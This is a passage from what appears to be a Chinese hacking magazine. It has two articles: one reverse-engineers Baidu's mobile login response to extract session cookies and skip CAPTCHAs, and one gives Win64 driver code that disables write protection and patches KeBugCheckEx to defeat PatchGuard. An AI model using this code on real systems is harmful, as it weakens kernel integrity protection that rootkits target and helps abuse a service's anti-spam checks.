    if( SOCKET_ERROR == send(sock, pDATAPOSTHeader, lstrlenA
(pDATAPOSTHeader), 0) )
        {
            ret = -2;
            goto exit_l;
        }
        if( SOCKET_ERROR == send(sock, (const char *)bData, nLen, 0) )
        {
            ret = -3;
            goto exit_l;
        }
        if(!RecvDataEx(sock, &buf))
        {
            ret = -4;
            goto exit_l;
        }
        //解压缩 Gbza 文件
        if (!o.Extract(buf.GetBuffer(), buf.GetBufferLen(), &UncBuf))
        {
            //printf("Uncompress Gbza file error!\n");
            ret = -5;
            goto exit_l;
        }
        ret = CGbzaExtract::check_login((byte *)UncBuf.GetBuffer(),
                UncBuf.GetBufferLen());
        if (ret == 0 && bNeedCookies)
        {
            if (CGbzaExtract::get_cookies((byte *)UncBuf.GetBuffer(),
                        UncBuf.GetBufferLen(), szCookies, 2048) <=
0) ret = -6;
        }
    exit_l:
        if (bData) free(bData);
        closesocket(sock);
        return ret;
    }
```

要取得返回的 cookie（CGbzaExtract::get_cookies），我们必须了解登录返回的 gbza 文件的结构。

首先判断是否成功登录（CGbzaExtract::check_login）。登录状态的标识在文件最前面，我们来做个对比吧。

登录成功的标识如图 2 所示。

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 [15 00 3F 00] 00 00 00 00  10 80 04 00 68 74 74 70  ..?......€..http
00000010  12 80 0B 00 74 2E 62 61  69 64 75 2E 63 6F 6D 16  .€..t.baidu.com.
00000020  80 24 00 68 74 74 70 3A  2F 2F 74 2E 62 61 69 64  €$.http://t.baid
00000030  75 2E 63 6F 6D 2F 74 69  65 62 61 2F 69 6E 64 65  u.com/tieba/inde
00000040  78 2E 67 62 7A 61 3F 14  00 06 00 00 00 00 00 04  x.gbza?........
```

图 2

登录密码错误的标识如图 3 所示。

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 [14 00 06 00] 00 00 00 00  04 40 FD FA F5 00 0D F0  ........@ýúõ..ð
00000010 [2A] 00 68 00 00 00 06 80  26 00 20 E7 99 BB E5 BD  *.h....€&. ç™»å½
00000020  95 E5 AF 86 E7 A0 81 E9  94 99 E8 AF AF EF BC 8C  •å¯†ç .é”™è¯¯ï¼Œ
00000030  E8 AF B7 E9 87 8D E6 96  B0 E7 99 BB E5 BD 95 20  è¯·é‡.æ–°ç™»å½•
00000040  24 00 60 00 00 00 00 00  05 00 01 06 80 06 00 E7  $.`.........€..ç
00000050  A1 AE E5 AE 9A 01 80 4F  00 68 74 74 70 3A 2F 2F  ¡®å®š.€O.http://
```

图 3

登录用户不存在的标识如图 4 所示。

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 [14 00 06 00] 00 00 00 00  04 40 FD FA F5 00 0D F0  ........@ýúõ..ð
00000010 [15] 00 68 00 00 00 06 80  11 00 20 E7 94 A8 E6 88  ..h....€.. ç”¨æˆ
00000020  B7 E4 B8 8D E5 AD 98 E5  9C A8 20 24 00 60 00 00  ·ä¸.å˜åœ¨ $.`..
00000030  00 00 00 05 00 01 06 80  06 00 E7 A1 AE E5 AE 9A  .......€..ç¡®å®š
00000040  01 80 4F 00 68 74 74 70  3A 2F 2F 74 2E 62 61 69  .€O.http://t.bai
```

图 4

经过笔者的反复验证，发现要是返回的数据是以 15 00 3F 00 开头，就是登录成功的，而 14 00 06 00 是登录失败的标识，同时失败时 0x10 位置的数据可以用于判断失败的原因是用户不存在（0x15）还是密码错误（0x2A）等。

这样就可以写出检查登录状态的代码了。

```
int CGbzaExtract::check_login(byte *src_byte, int nLen)
{
    if (nLen < 17) return 5;
    int i_flag = b(src_byte, 0);     //得到前 4 字节数据
    int i_ret;
    switch (i_flag)
    {
    case 0x3F0015: //成功
        i_ret = 0;
        break;
    case 0x060014: //失败
        switch (src_byte[16])
        {
        case 0x15: //不存在
            i_ret = 1;
            break;
        case 0x2a: //密码错误
            i_ret = 2;
            break;
        default:    //其他错误
            i_ret = 3;
        }
        break;
    default:
        i_ret = 4;
    }
    return i_ret;
}
```

接下来就是登录成功后得到关键的 cookie 了。继续研究文件结构。其实到现在得到的 cookie 已经够用了，从跳转的网址中还可以得到一些其他 cookie，不过这些都不是必要的，有这个 cookie 就可以做很多事了，甚至能在网页版上使用！

cookie 起始标识如图 5 所示。

```
00000050  40 FD FA F5 00 16 00 2C [00 00 00 00 00 03 80][04  @ýúõ...,......€
00000060 [00] 73 73 69 64 [05 80][20 00] 32 31 39 63 30 31 39  .ssid.€ .219c019
00000070  31 65 31 32 66 61 64 39  38 62 31 34 32 31 37 64  1e12fad98b14217d
00000080  37 61 63 61 32 34 33 34  61 [16 00] CD [00 00 00 00  7aca2434a..Í....
00000090  00 03 80][05 00] 42 44 55 53 53 [05 80][C0 00] 58 64  ..€..BDUSS.€À.Xd
000000A0  54 64 56 4A 4D 59 55 56  6B 51 55 5A 74 56 47 4A  TdVJMYUVkQUZtVGJ
```

图 5

cookie 结束标识如图 6 所示。

```
00000170  44 05 80 25 00 44 35 45  34 46 30 35 37 32 35 36  D.€%.D5E4F057256
00000180  36 31 30 36 42 35 31 31  45 43 32 31 43 39 41 43  6106B511EC21C9AC
00000190  41 43 41 38 46 3A 46 47  3D 31 16 00 19 00 00 00  ACA8F:FG=1......
000001A0  00 00 03 80 07 00 62 64  5F 75 73 65 72 05 80 0A  ...€..bd_user.€
000001B0  00 54 65 6E 67 41 74 74  61 63 6B 21 00 0B 00 00  .TengAttack!....
000001C0  00 00 00 02 40 65 00 00  00 05 80 01 00 31 21 00  ....@e....€..1!.
000001D0  42 01 00 00 00 00 02 40  78 00 00 00 05 80 38 01  B......@x....€8.
```

图 6

通过多次数据包的比较，我们可以发现，标识 00 00 00 00 00 03 08 表示 cookie 节点的开始，接下来的 2 字节标识这个节点名称的长度，第一个是 ssid，长度为 4，正是 04 00。然后节点结束后又有个标识 05 80，接下来的 2 字节便是节点内容的长度 20 00，即 0x20 个字符，最后字符结束后又是内容的结束标识 16 00，其他的节点结构以此类推。让我们把目光放到最后一个 cookie 的节点上，我们发现其内容结束的标识不是 16 00，而是 21 00，这同时表示的是整个 cookie 的结束。了解到这里，我们便能得到返回的 cookie 了！

```
int CGbzaExtract::get_cookies(byte *src_byte, int nLen, char* lpszCookies, int cchCookies)
{
    //static const byte S_COOKIE_START[] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x80 };
    int i = 0, iCookie = 0;
    int i_session_name_len, i_session_len;
    int i_flags;
    char szCookies[2048];
#ifndef _NO_COOKIES_HEADER        //是否需要 cookie 头
    lstrcpy(szCookies, "Cookie: ");
    iCookie = 8;
#endif
    do{
        while (memcmp(&src_byte[i],
                S_COOKIE_START, sizeof(S_COOKIE_START)) != 0)
        {
            i++;
            if (i + (int)sizeof(S_COOKIE_START) >= nLen)
            {
                break;
                break;
            }
        }
    i+=sizeof(S_COOKIE_START);
        i_session_name_len = c(src_byte, i);
            i+=2;
        if (c(src_byte, i+i_session_name_len) != 0x8005) continue;
        //验证结束标识
            lstrcpynA(szCookies + iCookie, src_byte + i, i_session_name_len + 1);
            iCookie += i_session_name_len;
            i+=i_session_name_len + 2;
            i_session_len = c(src_byte, i);
            i+=2;
            if ((i_flags = c(src_byte, i+i_session_len)) != 0x16)
            {
                if (i_flags != 0x21) goto jmp_nosession;
            }
            szCookies[iCookie] = '=';
            iCookie += 1;
            lstrcpynA(szCookies + iCookie, src_byte + i, i_session_len + 1);
            iCookie += i_session_len;
    jmp_nosession:
            szCookies[iCookie] = ';';
            szCookies[iCookie+1] = ' ';
            iCookie += 2;
            if (i_flags == 0x21) break;     //结束标识 0x21
        }while (i + (int)sizeof(S_COOKIE_START) < nLen);
        szCookies[iCookie] = 0;
        int real_cch = lstrlenA(szCookies);
        if (real_cch < cchCookies)
        {
            lstrcpyA(lpszCookies, szCookies);
        }
        return real_cch;
}
```


这样我们就算是成功登录了，如图 7 所示。



通过对掌上百度的研究，我们还可以做到很多在网页版上很麻烦的事情，比如说在贴吧发帖时，回复可能需要验证码，而利用掌百的特权就可以跳过这一步；去空间离线发日志、传照片也都很简单。掌上百度的更多妙用就留给读者们去研究吧，让我们一起感受掌上百度的特权！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：Win64、蓝屏



在 Win64 上反蓝屏

文/图　胡文亮

由于有 PatchGuard 的存在，很多人把修改 Win64 内核函数视为畏途，我也不例外。有一天突发奇想，非要修改一下 Win64 内核函数不可。有了这个想法之后就开始实施行动，不过这个行动不能莽撞，必须了解一些问题，以及解决方法。第一：在不能内嵌汇编的情况下，如何打开或关闭中断，以及读写 CR0 寄存器。第二：引发蓝屏的函数有哪些，他们之间的联系是什

么？第三：PatchGuard 是如何工作的？它是靠什么引发蓝屏的？经一个月的研究，我终于知晓了这些答案，现在给各位读者慢慢道来。

问：在不能内嵌汇编的情况下，如何打开或关闭中断，以及读写 CR0 寄存器？

答：使用 WDK 内置的函数。以前我们编写驱动时经常会内嵌汇编，现在微软忽然禁止在 64 位 C/C++程序里内嵌汇编了，导致很多人不习惯。其实解决办法很多，除了 C 与 ASM 混合编程，内嵌 shellcode 之外，某些情况下还能使用微软内置的函数，这个有很多人不知道。比如常用的 cli 和 sti 指令，可以用 _disable()和_enable()来替代；读写 CR0 寄存器的值可以用 __readcr0()和__writecr0()实现。下面我就来实现以下 WPON 和 WPOFF 的 64 位驱动版本（以下代码感谢 charme 网友的无私提供，网络上暂时还没有类似的代码）：

```
void WPOFFx64()
{
    UINT64 cr0=__readcr0();
    cr0 &= 0xfffffffffffeffff;
    __writecr0(cr0);
    _disable();
}
void WPONx64()
{
    UINT64 cr0=__readcr0();
    cr0 |= 0x10000;
    _enable();
    __writecr0(cr0);
}
```

问：引发蓝屏的函数有哪些，它们之间的联系是什么？

答：在 Windows 7 x64 上，引发蓝屏的函数依旧是 KeBugCheckEx，KeBugCheckEx 调用了 KeBugCheck2：

```
lkd> uf kebugcheckex
nt!KeBugCheckEx:
fffff800`03cd4f00 48894c2408     mov    qword ptr [rsp+8],rcx
fffff800`03cd4f05 4889542410     mov    qword ptr [rsp+10h],rdx
fffff800`03cd4f0a 4c89442418     mov    qword ptr [rsp+18h],r8
fffff800`03cd4f0f 4c894c2420     mov    qword ptr [rsp+20h],r9
fffff800`03cd4f14 9c             pushfq
fffff800`03cd4f15 4883ec30       sub    rsp,30h
fffff800`03cd4f19 fa             cli
fffff800`03cd4f1a 65488b0c2520000000 mov rcx,qword ptr gs:[20h]
fffff800`03cd4f23 4881c120010000 add    rcx,120h
fffff800`03cd4f2a e841060000     call   nt!RtlCaptureContext
(fffff800`03cd5570)
fffff800`03cd4f2f 65488b0c2520000000 mov rcx,qword ptr gs:[20h]
fffff800`03cd4f38 4883c140       add    rcx,40h
fffff800`03cd4f3c e8ef020000     call   nt!KiSaveProcessor
ControlState (fffff800`03cd5230)
fffff800`03cd4f41 654c8b142520000000 mov r10,qword ptr gs:[20h]
fffff800`03cd4f4a 4981c220010000 add    r10,120h
fffff800`03cd4f51 488b442440     mov    rax,qword ptr [rsp+40h]
fffff800`03cd4f56 49898280000000 mov    qword ptr [r10+80h],rax
fffff800`03cd4f5d 488b442430     mov    rax,qword ptr [rsp+30h]
fffff800`03cd4f62 49894244       mov    qword ptr [r10+44h],rax
fffff800`03cd4f66 488d056cffffff lea    rax,[nt!KiBugCheckReturn+
0x5 (fffff800`03cd4ed9)]
fffff800`03cd4f6d 483b442438     cmp    rax,qword ptr [rsp+38h]
fffff800`03cd4f72 750e           jne    nt!KeBugCheckEx+0x82
(fffff800`03cd4f82)
nt!KeBugCheckEx+0x74:
fffff800`03cd4f74 4c8d442468     lea    r8,[rsp+68h]
fffff800`03cd4f79 4c8d0d50ffffff lea    r9,[nt!KeBugCheck
(fffff800`03cd4ed0)]
fffff800`03cd4f80 eb0c           jmp    nt!KeBugCheckEx+0x8e
(fffff800`03cd4f8e)
```

```
nt!KeBugCheckEx+0x74:
fffff800`03cd4f74 4c8d442468     lea    r8,[rsp+68h]
fffff800`03cd4f79 4c8d0d50ffffff lea    r9,[nt!KeBugCheck
(fffff800`03cd4ed0)]
fffff800`03cd4f80 eb0c           jmp    nt!KeBugCheckEx+0x8e
(fffff800`03cd4f8e)
nt!KeBugCheckEx+0x82:
fffff800`03cd4f82 4c8d442438     lea    r8,[rsp+38h]
fffff800`03cd4f87 4c8d0d72ffffff lea    r9,[nt!KeBugCheckEx
(fffff800`03cd4f00)]
nt!KeBugCheckEx+0x8e:
fffff800`03cd4f8e 4d898298000000 mov    qword ptr [r10+98h],r8
fffff800`03cd4f95 4d898af8000000 mov    qword ptr [r10+0F8h],r9
fffff800`03cd4f9c 440f20c0       mov    rax,cr8
fffff800`03cd4fa0 65880425984800000 mov byte ptr gs:[4898h],al
fffff800`03cd4fa8 3c02           cmp    al,2
fffff800`03cd4faa 7d09           jge    nt!KeBugCheckEx+0xb5
(fffff800`03cd4fb5)
nt!KeBugCheckEx+0xac:
fffff800`03cd4fac b902000000     mov    ecx,2
fffff800`03cd4fb1 440f22c1       mov    cr8,rcx
nt!KeBugCheckEx+0xb5:
fffff800`03cd4fb5 488b442430     mov    rax,qword ptr [rsp+30h]
fffff800`03cd4fba 482500020000   and    rax,200h
fffff800`03cd4fc0 7401           je     nt!KeBugCheckEx+0xc3
(fffff800`03cd4fc3)
nt!KeBugCheckEx+0xc2:
fffff800`03cd4fc2 fb             sti
nt!KeBugCheckEx+0xc3:
fffff800`03cd4fc3 f0ff05cef51900 lock inc dword ptr
[nt!KiHardwareTrigger (fffff800`03e74598)]
fffff800`03cd4fca 488b4c2440     mov    rcx,qword ptr [rsp+40h]
fffff800`03cd4fcf 48c744242800000000 mov qword ptr [rsp+28h],0
fffff800`03cd4fd8 488d05fafeffff lea    rax,[nt!KiBugCheck
Return+0x5 (fffff800`03cd4ed9)]
fffff800`03cd4fdf 483b442438     cmp    rax,qword ptr [rsp+38h]
fffff800`03cd4fe4 741f           je     nt!KeBugCheckEx+0x105
(fffff800`03cd5005)
nt!KeBugCheckEx+0xe6:
fffff800`03cd4fe6 488b442460     mov    rax,qword ptr [rsp+60h]
fffff800`03cd4feb 4889442420     mov    qword ptr [rsp+20h],rax
fffff800`03cd4ff0 4c8b4c2458     mov    r9,qword ptr [rsp+58h]
fffff800`03cd4ff5 4c8b442450     mov    r8,qword ptr [rsp+50h]
fffff800`03cd4ffa 488b542448     mov    rdx,qword ptr [rsp+48h]
fffff800`03cd4fff e89c5d0f00     call   nt!KeBugCheck2 (fffff800`03dcada0)
fffff800`03cd5004 90             nop
//以下反汇编代码省略，请自行使用 WinDBG 查看。
```

问：PatchGuard 是如何工作的？它是靠什么引发蓝屏的？

答：PatchGuard 是如何工作的，这个没有什么确切答案，因为微软不说，我就不知道。不过看了一份 2005 年的文档（注意这个时间，是 6 年前），叫做《Bypassing PatchGuard on Windows x64》，知道了个大概。PatchGuard 保护了 ntoskrnl.exe、hal.dll、ndis.sys 不被恶意修改，并非所有的微软官方驱动。PatchGuard 注册了个 DPC，每隔一段时间（大约 8 分钟）就例行检查一次内核，如果发现保护的驱动被修改了任何一处地方，则调用以下代码执行蓝屏：KeBugCheckEx(0x109,0x0,0x0,0x0,0x7);

据查（http://msdn.microsoft.com/en-us/ library/ff557228(v=VS.85). aspx），BugCheckCode 为 0x109 是专门为 PatchGuard 准备的蓝屏号。

知道了以上的信息，我决定拿 KeBugCheckEx 开刀，在反蓝屏的同时，顺便反 PatchGuard。如果我们要禁止进程创建，直接把 STATUS_ACCESS_DENIED 放到 eax，然后 ret 就可以了。

但是要禁止蓝屏，同样的做法是不行的。倒不是因为 KeBugCheckEx 没有返回值，而是一旦 KeBugCheckEx 返回了，电

脑马上假死不动了。所以我们的办法只有用一个字来描述，就是“拖”。怎么拖呢？一旦某线程调用了 KeBugCheckEx，就一直让他在 KeBugCheckEx 里跑，不让它执行别的函数，也不让它离开 KeBugCheckEx。具体的做法，就是先 NOP 掉 KeBugCheckEx 的头 210 字节，然后在第 201 字节的地方写入一条 JMP 指令，再次跳转到 KeBugCheckEx 的函数头：

```
VOID AntiBugCheck()
{
    UCHAR fuckcode[210]={0};
    KIRQL OldIrql;
    ULONG jmpcode;
    //get address
    PVOID bcaddr = GetFunctionAddr(L"KeBugCheckEx");
    //set memory
    memset(fuckcode,0x90,210);
    memset((PVOID)((UINT64)fuckcode+201),0xE9,1);
    //calc shellcode
    jmpcode=(ULONG)((ULONG64)bcaddr-((ULONG64)bcaddr
+201)-5);
    memcpy(fuckcode+202,&jmpcode,4);
    //patch
    WPOFFx64();
    OldIrql = KeRaiseIrqlToDpcLevel();
    RtlMoveMemory(bcaddr,fuckcode,210);
    KeLowerIrql(OldIrql);
    WPONx64();
}
```

经过 WinDBG 反汇编，证明以上代码起到了效果，如图 1 所示。




图 1

接着，另外写一个驱动模拟 PatchGuard 引发的蓝屏。核心代码就一行，请参见上文。经测试，可以阻止蓝屏,计算机可以照常使用。我又写了另外一个程序，调用 RtlSetProcessIs Critical 来引发蓝屏，同样可以阻止蓝屏，计算机也可以照常使用。不过，CPU 占用率达到了 45%（我把 Core 2 X9100 降频到 1.6GHz 模拟廉价的 CPU 进行测试，如图 2 所示；如果是单核心支持超线程的 CPU，占用率会达到 95%；如果是四核心或更多核心的 CPU，比如在 6 核心 12 线程的 Core i7 980X 上，占用率会非常低；CPU 主频更高的话，比如把 Core 2 X9100 超频到 3.33GHz，占用率会降低 5%左右）。

我在加载了 AntiBugCheck 的驱动后，打开“任务管理器”的“性能”选项卡，然后什么也不做。大概 15 分钟后（很奇怪为什么不是 8 分钟），CPU 占用率达到 50%，很明显，是 PatchGuard 调用了 KeBugCheckEx。然后在往后的几个小时里，虚拟机能正常工作。但是大概过了 6 个小时之后，虚拟机忽然死了。里面没有蓝屏，也没有黑屏，就是“死了”。什么原因，我不知道。




图 2

不过，这份代码还有一个问题，就是在 N 核心的电脑里，如果 N 次或大于 N 次调用 KeBugCheckEx，CPU 占用率就会上升到 100%。这点我实在是想不出什么好的办法解决。不过一般来说除了真的是系统错误和 PatchGuard，也没有什么别的程序会调用 KeBugCheckEx。所以我的代码在双核心或更多核心的电脑里具有一定的使用价值。由于本文说得太玄，为了服众，所以我特地录制了一段视频来证明。

